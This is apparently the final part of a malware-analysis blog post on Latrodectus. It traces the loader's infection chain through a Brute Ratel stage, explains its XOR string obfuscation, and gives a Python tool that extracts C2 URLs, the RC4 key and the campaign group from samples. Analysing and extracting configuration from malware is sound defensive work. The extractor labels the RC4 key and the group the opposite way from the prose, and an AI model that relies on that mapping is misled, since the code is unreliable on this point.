According to 0x0d4 article the infection chain got some update, however the campaign pattern remain the same:

1. *Stage 0*: A JavaScript Downloader is used to download a MSI from a first infrastructure;
2. *Stage 0*: The JavaScript execute the MSI;
3. *Stage 1*: The MSI uses a custom action to run rundll32.exe to execute the Latrodectus DLL;
4. *Stage 2*: Latrodectus communicates with its own infrastructure;




Figure 10: Previous campaign infection chain

The last campaign introduce Brute Ratel usage between the MSI and Latrodectus DLL.y




Figure 11: Recent campaign infection chain introducing Brute Ratel

In the May-June update, Latrodectus operators introduced a new stage between stages 1 and 2. The threat actors use an MSI to execute BruteRatel, which then drops Latrodectus. The primary hypothesis for the presence of BruteRatel is to detect and evade defenses before dropping the Latrodectus payload. According to the analysis of the Latrodectus malware, there is no advanced or effective sandbox, virtual, or analysis environment detection implemented, hence the use of BruteRatel.

The targeted configuration in the sample includes:

- C2 URLs
- RC4 key
- Group (probably the affiliate name or campaign name)

All the “configuration” is obfuscated using the same technique as other strings in the malware. The structure of the obfuscated string consists of a key (first 4 bytes) and a seed (next 2 bytes), which are the same for all obfuscated strings.

To identify what will be called a `LATRODECTUS_OBFUSCATED_EGG` in the extractor, we follow these steps:

1. Extract the data from the `.data` section;
2. Split the data as if it were a normal string using `data.split(b"\x00")` ;
3. Create a list containing the first 4 bytes of each split string;
4. Use a Python `Counter` from the `collections` standard module to identify the starting buffer with the most occurrences;
5. Use the identified EGG to split data (obfsucated string);
6. Extract data from the mathes of the `EGG` that contains the *key* and the *seed*, combining both with a XOR operation give the string size `size = (key ^ seed) & 0xff` ;
7. Get the obfsucated data from the above match offset and the size;
8. Debfuscated each string;

9. Match URL using the `http` first character;
10. Base on all analyzed sample, the `group` is always place after the `ERROR` string (the C2 command) and the `RC4` key is always after the `/files/` string (used to replace some C2 response body).

```
 import re
import struct
import pefile
import logging

from collections import Counter
from typing import Optional, List, Dict

logging.basicConfig()
logging.getLogger().setLevel(logging.DEBUG)


def parse_pe(pe_path: str) -> bytes:
    """Extract data from the .data section of the PE,
    returns a byte array otherwise raise ValueError"""

    pe: pefile.PE = pefile.PE(pe_path)
    data_section: Optional[pefile.SectionStructure] = None

    for section in pe.sections:
        if section.Name.startswith(b".data"):
            data_section = section

    if not data_section:
        raise ValueError("no .data section found")

    return data_section.get_data()


def identify_latrodectus_egg_obfuscated_string(data: bytes) -> re.Pattern:
    """Identify the pattern at the beggining of the obfuscated strings"""

    # need to identifier the EGG_OBFUSCATED_STRING...
    patterns = []
    for str_data in filter(lambda x: x, data.split(b"\x00")):
        patterns.append(str_data[:4])

    EGG_PATTERN = Counter(patterns).most_common(1)[0][0]  # get the most common pattern

    if not EGG_PATTERN:
        raise ValueError("no begging string pattern found")
```

```
    # note the best way to build the RE pattern...
    LATRODECTUS_EGG_STRING = re.compile(EGG_PATTERN + b"(..)")
    logging.debug(f"Found an STRING EGG pattern: 0x{EGG_PATTERN.hex()}")

    return LATRODECTUS_EGG_STRING


def deobfuscate_all_strings(
    data: bytes, LATRODECTUS_EGG_STRING: re.Pattern
) -> List[str]:
    """
    Split data by the LATRODECTUS_EGG_STRING,
    then deobfuscated each one of them and return their
    string value regarding their encoding: utf-8 or utf-16
    """

    strings: List[str] = []

    for match in LATRODECTUS_EGG_STRING.finditer(data):
        start_position = match.start() + 6
        key, seed = struct.unpack("<ih", match.group())
        size = (key ^ seed) & 0xFF

        ciphertext = data[start_position : start_position + size]
        cleartext = bytearray(size)

        for index in range(size):
            key += 1
            cleartext[index] = (key ^ ciphertext[index]) & 0xFF

        if cleartext.endswith(b"\x00" * 2):  # wide string
            strings.append(cleartext.decode("utf-16"))
        else:
            strings.append(cleartext.decode())

    return strings


def extract_configuration_from_cleartexts(strings: List[str]) -> Dict:
    configuration = {"C2": [], "rc4_key": "", "group": ""}

    for index, value in enumerate(strings):
        if value == "ERROR\x00":
            configuration["rc4_key"] = strings[index + 1].replace("\x00", "")
            logging.debug(f"rc4 key is: {configuration['rc4_key']}")
        if value == "/files/\x00":
            configuration["group"] = strings[index + 1].replace("\x00", "")
```

```
            logging.debug(f"latrodectus group: {configuration['group']}")
        if value.startswith("http"):
            configuration["C2"].append(value.replace("\x00", ""))
            logging.debug(f"update C2: {configuration['C2']}")

    logging.info(configuration)
    return configuration


def main(path: str) -> Dict:
    """take a PE path and return
    the Latrodectus configuration"""

    data = parse_pe(path)
    EGG_STRING = identify_latrodectus_egg_obfuscated_string(data)
    strings = deobfuscate_all_strings(data, EGG_STRING)
    configuration = extract_configuration_from_cleartexts(strings)
    return configuration


if __name__ == "__main__":
    import sys

    path = sys.argv[1]
    try:
        print(main(path))
    except Exception as err:
        logging.error(f"failed to extract configuration from {path}, error: {err}")
```

Code Snippet 14: Latrodectus configuration extractor

External references

- https://www.proofpoint.com/us/blog/threat-insight/latrodectus-spider-bytes-ice
- https://blog.reveng.ai/latrodectus-distribution-via-brc4/
- https://www.bitsight.com/blog/latrodectus-are-you-coming-back
- https://cybergeeks.tech/a-detailed-analysis-of-the-stop-djvu-ransomware/ [useful for CLSID]
- https://medium.com/walmartglobaltech/icedid-gets-loaded-af073b7b6d39 [correlation with IcedID]
- https://0x0d4y.blog/latrodectus-technical-analysis-of-the-new-icedid/
- cyberchef com Latrodectus

Conclusion

Even after the large LEA operation at the beginning of 2024 (Operation Endgame), Latrodectus remains a major threat in the cybercrime landscape. The various updates it has received are a reliable indicator that the threat actors behind this malware are continuously improving the malware and its techniques.

I hope you enjoy the read :pray:. All feedback is welcome.
